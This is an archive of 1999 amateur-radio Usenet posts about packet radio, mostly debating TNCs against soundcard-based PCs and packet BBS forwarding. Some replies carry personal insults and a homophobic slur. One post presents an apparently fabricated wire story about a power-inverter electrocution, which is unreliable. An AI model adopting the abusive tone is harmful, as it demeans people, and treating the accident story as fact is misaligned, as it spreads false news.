>>>Well, working packet and going thru the internet for part of the hop is
>>>also still Ham Radio!
>>
>>Except the Internet part.
>>
>>When the Internet is used to forward packet messages from one BBS to
>another
>>(Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.
>>
>>Get it?
>
>
>He didn't say anything about a BBS. Where do you see the words BBS in
>anything he said?

I didn't, but that did not prevent me from mentioning it myself. Too bad if
you don't like having the facts about Internet Forwarding pointed out,
because you'll be seeing a lot more of that, and not just from me. Enjoy.

>Do you not concede that there is other uses of packet than the BBS
>dealer posting and "out of band" modification "network."

Tell you what, Stevie-poo... Work on your grammar a bit and come up with a
question that makes sense, and I'll consider answering it.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1085. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7b69jl$8sa@dfw-ixnews11.ix.netcom.com>
Source record: 19440
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In <7b664k$2cu$1@nnrp1.dejanews.com> clintbrad4d@earthlink.net writes:
>
>In article <7b50rm$9kj@dfw-ixnews6.ix.netcom.com>,
> kc5egg@ix.netcom.com(Gerald Schmitt) wrote:
>
>> Tell me Clint what is a "valid customer" I have 3 different versions
of
>> their product am I valid or not.
>
>I do not know...did you purchase any of the versions,

Am I now dishonest? Yes you twit I did purchase all of them.

> and send in the
>Registration Cards?

Nope never did that but they happily sold me an upgrade.

>Do you show up on RT Systems' computer as a registered
>user of their software? Don't you already know?

I have no idea whose data base I show up on but I do know
they happily sold me an upgrade without any idea who I was.

>
> - Clint Bradford, KE6LCS
> 909-681-6210 - Office
>
>-----------== Posted via Deja News, The Discussion Network
==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own

1086. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b68e0$ff7@enews2.newsguy.com>
Source record: 19441
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Rob Kling wrote in message <36D604C3.87BB212E@home.com>...

>Used PC's are so cheap and capable that you could turn them into a TNC
>with a BayCom modem.

Or a regular old 16-bit soundcard. I bought a new one a few months back for 15 bucks. (SoundBlaster clone) Used ones can often be had for free.

Used 386 systems, monitor and all, can be had in the Dallas area for 50-80 bucks. Add a soundcard and some free software, and you end up with a really superior TNC.

1. Instead of a 128k mailbox, you can run a full-service BBS capable of storing thousands of bulletins
and messages as well as a file server, online Callbook, WP server, etc etc etc... There are dozens of special servers and add-on programs for packet BBS software, and most of the BBS programs can easily be set up for personal use as the "ultimate" packet term program. - Or you could run a full-service BBS if one is needed in your area, of course.

2. Instead of old 70's style static parameter systems still being used in TNC's today, you can utilize modern software featuring dynamic self-adjusting link parameters which in themselves will allow you more range and better throughput than a "TNC" could ever accomplish with the same radio and antenna. More sophisticated software = better performance.

3. Instead of having to program (burn) an EPROM in order to update your software, you simply load new software onto a HD from a floppy, ect. Instead of being more or less stuck with the little programs that can be crammed into an EPROM, you have the HD and memory of a computer to work with, allowing use of much more functional and sophisticated software.

4. Since the Packet computer/TNC has it's own monitor, keyboard, mouse, etc, there is no need to compromise your personal home computer's performance by unnecessary multitasking, or to "tie it up" in order to have your packet station online 24 hrs a day, 365 days a year.
TNC's have some capability independent of the computer, but very little of it. - The piddly little 128k mailboxes are about it all they can "do". With a dedicated computer/TNC you can monitor channel activity at a glance at any time. The old-style TNC's of course cannot do that by themselves.

Overview: Look this over, and you'll see that the two biggest advantages of a dedicated packet computer/TNC lie in it's flexibility as to what software you are running, and of course the price.. Compare the little programs they stick into TNC EPROMS with the hundreds of free Amateur Radio programs available for the PC, and you'll start to get an idea of what I am talking

about.

Unless you need a stand-alone unit for a packet node or some other specialized purpose, you'll find that you get a lot more "bang for the buck" out of an old 386 with a soundcard or BayPak modem than you could ever hope to get out of a TNC hooked up to your personal home computer. It does much more, does it better, costs less, upgrades much, much easier and puts you online 24/7 without tying up your home computer.

Note: Only regular TNC's have APRS capability. - Correct me if I'm wrong.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1087. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b66nl$ev4@enews2.newsguy.com>
Source record: 19442

Steve Sampson wrote in message ...
>
>Charles Brabham "Chuckles" wrote >
>
>>Why is it, Steve, that so many LandLine Lids are queers.
>
>I don't know. I don't even know what a landlinelid is?
>
>Is that something to do with the Penis?

OIC! You have absolutely no clue as to what you are ragging about; You just like to rag.

I used to have a girlfriend who acted a lot like that.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1088. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <voyB2.194$wp.9591@news.goodnet.com>
Source record: 19443

Charles Brabham "Chuckles" wrote
>
>>He didn't say anything about a BBS. Where do you see the words BBS in
>>anything he said?
>
>I didn't, but that did not prevent me from mentioning it myself.

Stick to the subject. Quit bringing everything around to the obsolete BBS.

>Work on your grammar a bit and come up with a question that makes sense,
>and I'll consider answering it.

In the 5 years you've been whining on this group, you haven't answered
anyone's
questions. Technical, or non-technical.

If you ever enjoyed the hobby, I'd be completely surprised.

Steve

1089. Ethernet transmission via radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Andy <andy@y-d-m.freeserve.co.uk>
Message-ID: <7b6cldqkj1@news8.svr.pol.co.uk>
Source record: 19444

Hi,
Has anyone has any experience of running an ethernet link over the air??
The distance involved is approx 4 miles.
Any info would be most appreciated.

Andy
G7KFA @ GB7EYM

or andy@y-d-m.freeserve.co.uk

Please reply by either of the above as I do not see all postings.
Thanks

1090. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3746b1b8.1022926854@news.atl.bellsouth.net>
Source record: 19445

On Tue, 23 Feb 1999 17:54:05 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>Hank Oredson <hank_oredson@mentorg.com> wrote:
>
>>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>>news:slrn7conim.dda.nomail@sys3.pe1chl.ampr.org...
>>>Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>>>>As s system architect, I recognize that the TNC does have one major
>>>>strength: it adds another processor with separate power to the system.
>>>>Even in KISS mode, this can help reduce the workload on a PC so that
>>>>other applications will still be usable.
>
>>>Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>>>power to a modern PC. Furthermore, there is almost no reduction in
>>>workload especially in KISS mode, because all the date going between
>>>radio and TNC is also transferred between TNC and PC.
>
>>Think about interrupt processing load and context switch time.
>>Then think about the other processor in the TNC (the HDLC chip).
>
>Interrupt processing for reception of characters on an RS232 interface
>is not simpler than on an HDLC chip. So, an SCC on a PC card will load
>the PC about the same way as a TNC with KISS does.

If the card supports DMA, then you can get down to interrupt per frame,
and that really unloads the PC. This is a good way to interface with the
host PC for higher rate data.

The cheapy zero crossing counting "modems", and sound cards doing DSP
on the host, can really eat CPU cycles, but today's PCs have those cycles
available in many cases. Most of the time, a single user PC is waiting for
a keypress or mouse click from the user, so it is just idling cycles anyway.
A heavily loaded multiuser machine is a different story, of course.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1091. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Powerhouse <"power035@hotmail.com">
Message-ID: <aUyB2.8$If.2633@sapphire.mtt.net>
Source record: 19446
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I would like to ask a question that some are goingto call a stupid one but hey!

Is there a way to connect a packet radio to a computer using the sound card instead of a TNC???

from the messages I have read, it appears to be so but I would like a more definative answer. Also, just how can this be accomplished???

thanks
\Pat

Charles Brabham wrote in message <7b68e0$ff7@enews2.newsguy.com>...
>
>Rob Kling wrote in message <36D604C3.87BB212E@home.com>...
>
>>Used PC's are so cheap and capable that you could turn them into a TNC
>>with a BayCom modem.
>
>
>Or a regular old 16-bit soundcard. I bought a new one a few months back for
>15 bucks. (SoundBlaster clone) Used ones can often be had for free.
>
>Used 386 systems, monitor and all, can be had in the Dallas area for 50-80
>bucks. Add a soundcard and some free software, and you end up with a really
>superior TNC.
>
>1. Instead of a 128k mailbox, you can run a full-service BBS capable of
>storing thousands of bulletins
>and messages as well as a file server, online Callbook, WP server, etc etc
>etc... There are dozens of special servers and add-on programs for packet
>BBS software, and most of the BBS programs can easily be set up for
personal
>use as the "ultimate" packet term program. - Or you could run a
full-service
>BBS if one is needed in your area, of course.
>
>2. Instead of old 70's style static parameter systems still being used in
>TNC's today, you can utilize modern software featuring dynamic
>self-adjusting link parameters which in themselves will allow you more
range
>and better throughput than a "TNC" could ever accomplish with the same
radio
>and antenna. More sophisticated software = better performance.

>
>3. Instead of having to program (burn) an EPROM in order to update your
>software, you simply load new software onto a HD from a floppy, ect.
Instead
>of being more or less stuck with the little programs that can be crammed
>into an EPROM, you have the HD and memory of a computer to work with,
>allowing use of much more functional and sophisticated software.
>
>4. Since the Packet computer/TNC has it's own monitor, keyboard, mouse,
etc,
>there is no need to compromise your personal home computer's performance by
>unnecessary multitasking, or to "tie it up" in order to have your packet
>station online 24 hrs a day, 365 days a year.
> TNC's have some capability independent of the computer, but very little
>of it. - The piddly little 128k mailboxes are about it all they can "do".
>With a dedicated computer/TNC you can monitor channel activity at a glance
>at any time. The old-style TNC's of course cannot do that by themselves.
>
>Overview: Look this over, and you'll see that the two biggest advantages
of
>a dedicated packet computer/TNC lie in it's flexibility as to what software
>you are running, and of course the price.. Compare the little programs they
>stick into TNC EPROMS with the hundreds of free Amateur Radio programs
>available for the PC, and you'll start to get an idea of what I am talking
>about.
>
>Unless you need a stand-alone unit for a packet node or some other
>specialized purpose, you'll find that you get a lot more "bang for the
buck"
>out of an old 386 with a soundcard or BayPak modem than you could ever hope
>to get out of a TNC hooked up to your personal home computer. It does much
>more, does it better, costs less, upgrades much, much easier and puts you
>online 24/7 without tying up your home computer.
>
>Note: Only regular TNC's have APRS capability. - Correct me if I'm wrong.
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>
>

1092. Re: REPENT: Jesus is *your* King! ¬ °µ¹¨ `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Harcon <ikhan@cs.strath.ac.uk>
Message-ID: <36D6BB91.BF920EBC@cs.strath.ac.uk>
Source record: 19447
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

St. Jackanape wrote:
>
> As an ordained minister with the Universal Life Church, and self appointed Saint, I can
> say with authority that Jesus is *not* my King.

Thats because Elvis is the king! He died for our sins. No no, he did not
forgive them, but he died neverless :D

1093. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3747b86c.1024642711@news.atl.bellsouth.net>
Source record: 19448
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

On Fri, 26 Feb 1999 02:13:42 GMT, Rob Kling <rkling@home.com> wrote:
>Thats like saying that embedded systems are useless because the
>technology has been around for 20 years. TCP/IP has been around that
>long too, so have modems. I wonder what he would call the bios on his
>CPU.

I'd call it the initial real mode cold boot code for the OS loader.
After that it is ignored since a competent operating system
talks directly to its hardware via the kernel drivers. The
BIOS is neither re-entrant, nor will it run in protected mode,
so it is virtually useless to a modern OS.

>The TNC is a very efficient device and its fundamental design is
>alive in all sorts of new technology. Moreover, it fits into the
>client/server model very well.

The main problem with the TNC paradigm is that it is loosely
coupled to the host. This introduces a number of latency and
channel control problems, unless you want your computer to
serve merely as a dumb terminal for the little Z80. A tighter
coupling to the host, bypassing the RS232 bottleneck, can
allow you to much more efficiently utilize both the machine's
resources, and the channel's resources. DMA HDLC cards
can do this, and in a different way, host based DSP utilizing
a sound card can do this too.

The client/server model of the TNC is very primitive. In the
days when a PC ran at 4.77 MHz, it did serve a useful purpose.
But that day is long gone. It now serves as a bottleneck.

>It is one of the few devices in amateur
>radio that has a CPU.

I suppose the CPUs in our radios don't count. :-)

> The only reason I think you might want to use one would be cost.
>Used PC's are so cheap and capable that you could turn them into a TNC
>with a BayCom modem.

You could, and it would likely be better than using the PC as a dumb
terminal to an external TNC. But the simple Baycom modem isn't
a very good modem. It'll suffice for strong signals at low speeds, but
it won't do for weak signals (there, host based DSP and a sound card
is better), and it won't do for higher speed signals (there, a RF modem
and a DMA HDLC card plugged into the host bus and providing interrupt
per frame work better).

Virtually the only time you'd want to use a TNC is if all you have is a dumb terminal to talk to it. In nearly every other case, you'll be better off using something with a tighter coupling to the host so that you can exploit the host's power, and the intimate connection to the channel, to more efficiently accomplish the communications task.

To equal those advantages with a TNC, the TNC would need to have the speed and memory of at least a low end PC, so that it can handle the entire protocol stack as a router, and have an ethernet interface to your host machine. But as has been pointed out, PCs are cheaper than dedicated hardware routers, so it makes sense to just use the PC in the first place, eliminating the bottleneck and expense of the TNC.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1094. Re: Ethernet transmission via radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <jozB2.199$wp.10057@news.goodnet.com>
Source record: 19449

You mean 10 MBps, or 100 Mbps, or just T1?

What do you want to do with that bandwidth if you had it?

Is this for a Ham BBS?

Steve

Andy wrote
>Hi,
>Has anyone has any experience of running an ethernet link over the air??
>The distance involved is approx 4 miles.
>Any info would be most appreciated.
>
>Andy
> G7KFA @ GB7EYM

1095. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b6d6n$d3h@enews4.newsguy.com>
Source record: 19450

Steve Sampson wrote in message ...

>
>Stick to the subject. Quit bringing everything around to the obsolete BBS.

I don't spend much time worrying about obsolete BBS's. The current ones are interesting, though.

Packet BBS's will become obsolete when and if anything comparable ever shows up to replace them. So far, nothing of that sort has materialized. - Just "vapor systems" and "Amateur Telephone" from the Amateur tcpip community, niether of which addresses the functions a full-service Packet BBS performs.

I'm ready for packet BBS's to be replaced with something better - When and if something better comes along.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1096. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7b6kdofqh1@nnrp1.dejanews.com>
Source record: 19451
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7b69jl$8sa@dfw-ixnews11.ix.netcom.com>,
kc5egg@ix.netcom.com(Gerald Schmitt) wrote:

> Yes you twit I did purchase all of them.
> ...[RT Systems] happily sold me an upgrade without any idea who I was.

Wow...yet another case of RT Systems caring for their customers.You didn't
even follow the basic rules (sending in the Registration Card) yet they
treated you like you did.

Thank you for your input.

- Clint Bradford

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1097. Help. Problem with KAM+ and YAPP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <7b6gtegbi1@news.islandnet.com>
Source record: 19452

My KAM+ (7.1) works perfectly in every respect except that it can't finish a YAPP xfer. It'll start, then it will always stall. I know it's the KAM because when I switch TNCs the YAPP xfers work flawlessy.

Has anybody had this problem, or suggest a cure?

Thanks,

Philip
VE7PLN

1098. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3748c284.1027227854@news.atl.bellsouth.net>
Source record: 19453

On Thu, 25 Feb 1999 15:01:50 -0600, "Charles Brabham" <n5pvl@texoma.net> wrote:
>Timothy J Salo wrote in message <7b4bvh$g6g$1@garnet.tc.umn.edu>...
>>In article <7b47g4$17sl@enews2.newsguy.com>,
>>Charles Brabham <n5pvl@texoma.net> wrote:
>>> [...]
>>>Yep, it sure is. When you catch up with the rest of us you'll start to see
>>>what I mean. Meanwhile, have fun with your nostalgia software and obsolete
>>>equipment that costs twice as much, OM.
>>
>>This from the man who wants to perpetrate the BBS paradigm forever?
>
>What, exactly is a "BBS paradigm"? Do you know?
>
>What, exactly, would you suggest Hams use to move bulletins and personal
>mail BY HAM RADIO other than packet BBS's? No "vapor-systems", please. Only
>systems that actually exist and function, using Ham Radio.

I suppose that they could use spark rigs and manual Morse. It wouldn't be much more obsolete a paradigm than the quaint BBS forwarding stations, modeled crudely on a NTS of decades past. (I suppose you're aware that the ARRL is currently considering dropping "Relay" from its name since message relay stations are an obsolete concept even in amateur radio.) But if you were less concerned about what hams did in the past, and more concerned about what they should be doing now and in the future with digital radio networks, you'd be looking at packet switched networks running actual network protocols which offer such background services as end to end news and email routing and delivery as well as interactive realtime distributed client/server functions.

Such internetworking protocols do exist, have been extensively field proven, and work over any moderately competent underlying communications infrastructure, radio, fiber, satellite,
or your dreaded wirelines, to tie together amateur radio LANs, or any other sort of packet switched networks. The technology is available (has been for well over a decade), and the software is available (likely you already have most of it), but you do have to get off your butt
and do some RF and system engineering, and some serious organizational work, to set up and run such networks. With your winning personality, and obvious interpersonal skills, that
should be a piece of cake for you.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1099. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D6DD81.78EC@ibm.net>
Source record: 19454
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Alan - VE3NNM wrote:
> There's nothing in *MY* post that evaluates TNCs or anything else as
> useless. Perhaps there was in Cecil's ORIGINAL post, perhaps not - How
> about going back to read it and find out? You can reply to his post
> directly, and address your response to the correct individual! I'm sure
> he'd respond. Who knows, maybe after you've made HALF of the constructive
> input to this newsgroup as W6RCA has, your comments might carry HALF the
> weight.

The original poster said he was a programmer, didn't have a TNC, and
wondered what to do. I advised him to advance the state of the amateur
radio art instead of designing a new TNC and I said TNCs are obsolete.
Nothing wrong with being obsolete. 486-based PCs are obsolete but a
lot are still running. When I say "obsolete", I am speaking from an
development engineering standpoint. To the best of my knowledge,
no engineers are developing new hardware-only, op-amp filter, TNC
designs. There are much better ways of accomplishing the TNC
function nowadays for anyone willing to roll their own like
the original poster.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1100. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: "Kurt A. Freiberger" <kurt@cs.tamu.edu>
Message-ID: <36D6E68F.FFE1783D@cs.tamu.edu>
Source record: 19455
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

clintbrad4d@earthlink.net wrote:

> Wow...yet another case of RT Systems caring for their customers.You didn't
> even follow the basic rules (sending in the Registration Card) yet they
> treated you like you did.

It has been held that the sending in of a registration card is not necessary in warranty or support cases. IMNSHO, all it does is get you on mailing lists that propagate like wildfire. Most of the time, I need nothing further from the manufacturer. In the small cases in which I DO need more from the manufacturer, I provide them with the necessary proof of ownership, if asked.

I have no gripe with RT Systems per se, except that I think they are WAY too paranoid in their copy protection scheme. Every time I defrag my hard drive, I have to reinstall the software. That torques me to no end. As soon as the Linux software is available, I'm switching.

--
Kurt A. Freiberger, WB5BBW Network Environmentalist Austin, TX
Published 12/12/98, Saint Paul Pioneer Press Bulletin Board:
Redmond, WA (AP) -- Microsoft announced today that the official release date for the new operating system "Windows 2000" will be delayed until the second quarter of 1901.

1101. Power Inverters

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s%BB2.204$wp.10804@news.goodnet.com>
Source record: 19456

Two Dead in Banfield Accident

PORTLAND (UPI) A freak accident on the Banfield this morning, at 92nd Street, was the result of a driver swerving to hit a dog. Fireman Dick Brown said the driver was apparently electrocuted and killed when the television he was watching broke open during the impact with the guard-rail. A witness rushed to help the driver and was also electrocuted and killed instantly. The witness (name withheld pending notification of next of kin) was thrown onto the freeway and run-over by another car, which resulted in several other minor accidents. A police spokeswoman said that there were no other injuries, but that "auto damage will probably be in the thousands when it's all said and done." Asked how many auto's were involved, she said: "We had six accidents working, with car parts strewn all over the west-bound lanes for about a half-mile." The driver, who's name has not been released, had a small television that he watched during his rush-hour commute from Gresham, and a device known as a "power inverter." This device converts the battery 12 Volts DC to 115 Volts AC. Brown said they had to use a pole designed for power line accidents to move the television to a seat in the car. He said the air bag evidently shattered the television, and the internal parts ended up in the mans lap. Brown said, "I just reached in and unplugged the television from his cigarette lighter jack, and we were able to free the body from the wreckage." Police Officer Mike Fang remarked that he "hadn□t seen that much blood and body parts being thrown around since his Army service in Iraq" concerning the witness who was run over. The Medical Examiner said it will take a few days for a positive identification.

1102. ATTENTION to all Kansas City Tracker USERS.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7b6qemdbe1@news3.Belgium.EU.net>
Source record: 19457
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello Kansas City Tracker Users.

I'm collect the names of all the available programs that being written, or suppot the kansas city tracker.

All these information wil be placed in a Database and wil be available to all of you.

On my homepage http://www.ping.be/~p4u11324/ you wil find a list of all available software.
If you know a program that not being in the list, PLEASE fill in the Question form:

If you click here, you go wright to the question form
http://www.ping.be/~p4u11324/KCT_Ques.html

Thanks to all of you !

Geert Pirens
Vissit my home page: http://www.ping.be/~p4u11324/

1103. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b6nu5$2fab@enews3.newsguy.com>
Source record: 19458
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Powerhouse <"power035@hotmail.com"> wrote in message ...
>I would like to ask a question that some are goingto call a stupid one but
>hey!
>
>Is there a way to connect a packet radio to a computer using the sound card
>instead of a TNC???

My mistake... I forgot to mention the name of the PC-soundcard software I
am familiar with (FlexNet) and where to get info on using FlexNet with a
soundcard. (My Web-site, listed below)

Just push the "FlexNet" button, and go from there.

Good luck!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1104. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b6nu9$2fab@enews3.newsguy.com>
Source record: 19459
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

W6RCecilA wrote in message <36D6DD81.78EC@ibm.net>...

> When I say "obsolete", I am speaking from
> a development engineering standpoint.

I've tried that a few times, but it almost always is misinterpreted on these NG's.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1105. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b6nu8$2fab@enews3.newsguy.com>
Source record: 19460

Gary Coffman wrote in message
<3748c284.1027227854@news.atl.bellsouth.net>...

>>
>>What, exactly, would you suggest Hams use to move bulletins and personal
>>mail BY HAM RADIO other than packet BBS's? No "vapor-systems", please.
Only
>>systems that actually exist and function, using Ham Radio.
>
>I suppose that they could use spark rigs and manual Morse. It wouldn't be
much more
>obsolete a paradigm than the quaint BBS forwarding stations, modeled
crudely on a
>NTS of decades past. (I suppose you're aware that the ARRL is currently
considering
>dropping "Relay" from its name since message relay stations are an obsolete
concept
>even in amateur radio.) But if you were less concerned about what hams did
in the past,
>and more concerned about what they should be doing now and in the future
with digital
>radio networks, you'd be looking at packet switched networks running
actual network
>protocols which offer such background services as end to end news and email
routing
>and delivery as well as interactive realtime distributed client/server
functions.

Sorry, I'm only interested in something practical and useful on a much
larger (global) scale. Insolated, isolated tcpip LANs are utterly useless in
this regard. My current interest is in HF multicast for this purpose, and
that's what I'm working with. If you know of something which can potentially
do the same thing better, be sure and let me know.

Wanna participate in testing HF multicast? I'll be looking for volunteers
for a test within a month or so, if all goes well with the software.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1106. REPENT: Jesus is *your* King!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: The Raven <stevie@the-raven.demon.co.uk>
Message-ID: <0sBD4NAY5u12EwMu@the-raven.demon.co.uk>
Source record: 19461
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

In article <36d1f242@grissom.powerup.com.au>, Chris Petrohilos <petro-cepac@powerup.com.au> writes
>Wrong ng, remove the Chicago Bulls from your posting list.
>
>(alt.sports.basketball.nba.chicago-bulls)
>
>NO one here is interested in this crap
Hey, you don't represent everyone. I for one am very interested in this crap.

<goes back to lurking in alt.sports.basketball.nba.chicago-bulls)
--
The Raven

The contents of this post may include irony and sarcasm, if you don't understand these things please killfile me now.

1107. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D70B50.1683@ibm.net>
Source record: 19462
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Charles Brabham wrote:
>
> W6RCecilA wrote in message <36D6DD81.78EC@ibm.net>...
>
> > When I say "obsolete", I am speaking from
> > a development engineering standpoint.
>
> I've tried that a few times, but it almost always is misinterpreted on these
> NG's.

My definition of "obsolete" (and probably yours) is: If a product is
not worth spending the time/money to do a new design, given older
designs, then it is obsolete (from a product development) standpoint.
Auto manufacturers strive to obsolete their older designs every
three years. That certainly doesn't keep someone from driving
an obsolete 1992 Chevrolet.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1108. May I draw your attention to...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: G8ASO <g8aso@hotmail.com>
Message-ID: <36d742d9.0@206.100.206.63>
Source record: 19463
Cross-posted to: aus.radio.amateur.digital,aus.radio.amateur.misc,aus.radio.amateur.wicen,es.rec.radio.amateur,nl.radio.amateur,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebre

Greetings

May I draw your attention to http://laughingpoliceman.com

I hope you enjoy the site and the radio links on page 17

73s G8ASO

1109. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990226160128.19550.00000620@ng-fr1.aol.com>
Source record: 19464

>"Steve Sampson" <ssampson@usa-site.net>wrote about Charles Brabham:

>In the 5 years you've been whining on this group, you haven't answered
>anyone's
>questions. Technical, or non-technical.
>

Well Steve, in the three weeks that I have been reading this newsgroup Brabham sure has answered several "technical" questions for me. Very helpful Ham I say. And his web cite has proved even more answers and help. So I say many thanks to him.

Chuck
KF0LX
Happy Trails
chuck
S/V Windigo - Sitka, AK

1110. Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-26 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D71F33.52EA@ibm.net>
Source record: 19465
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

I unpacked my college textbooks today (thanks a lot, Dick) to try to find a reference to Shannon's Law. One of my college texts was entitled, "Modulation and Coding in Information Systems" by Gordon M. Russell (Univ. of AZ), Prentice-Hall, 1962.

